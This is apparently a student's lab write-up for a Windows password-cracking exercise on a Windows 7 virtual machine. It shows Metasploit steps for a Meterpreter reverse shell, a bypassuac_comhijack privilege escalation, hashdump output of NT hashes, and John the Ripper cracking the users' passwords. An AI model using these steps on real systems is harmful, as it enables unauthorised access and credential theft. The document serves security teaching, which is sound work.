
Task B: Windows Password Cracking


Log on to Windows 7 VM and establish a reverse shell connection with the admin privilege to the target Windows 7 VM. Then, create a list of 3 users with different passwords.




Creating 3 password protected users in windows 7
User7 - hello
User8 - world
User9 - 1234

Now, complete the following tasks in sequence.


1. **Display the password hashes by using the “hashdump” command in the meterpreter shell.**




Launching msfconsole; using multihandler exploit; setting payload; showing options for host and port




Setting host to internal kali; setting port to 4444; running exploit to open meterpreter



Running background on meterpreter; seeing sessions open; searching uac for a bypass




Using bypass 9; show options




Setting session to session 1; reopening options

```
msf6 exploit(windows/local/bypassuac_comhijack) > exploit

[*] Started reverse TCP handler on 192.168.10.13:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Targeting Event Viewer via HKCU\Software\Classes\CLSID\{0A29FF9E-7F9C-443
7-8B11-F424491E3931} ...
[*] Uploading payload to C:\Users\WINDOW~1\AppData\Local\Temp\jnQlFZph.dll ..
.
[*] Executing high integrity process C:\Windows\System32\eventvwr.exe
[*] Sending stage (176198 bytes) to 192.168.10.9
[+] Deleted C:\Users\WINDOW~1\AppData\Local\Temp\jnQlFZph.dll
[*] Meterpreter session 2 opened (192.168.10.13:4444 → 192.168.10.9:1033) at
 2025-04-17 16:30:21 -0400
[*] Cleaning up registry; this can take some time...

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0
c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::
```




Running exploit; opening meterpreter; running hashdump

2. **Save the password hashes into a file named “your_midas.WinHASH” in Kali Linux. Then run John the ripper for 10 minutes to crack the passwords.**



Creating a file titled ihenr002.WinHASH; copy and pasting the hashdump into the file


┌──(root㉿kali)-[~]
└─# john ihenr002.WinHASH --format=NT
Using default input encoding: UTF-8
Loaded 7 password hashes with no different salts (NT [MD4 512/512 AVX512BW 16 x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
password (Window 7)
1234 (User9)
(Administrator)
(Guest)
hello (User7)
world (User8)
Proceeding with incremental:ASCII
Activate Windows
Go to Settings to activate Windows.
ENG
11:36 AM
4/17/2025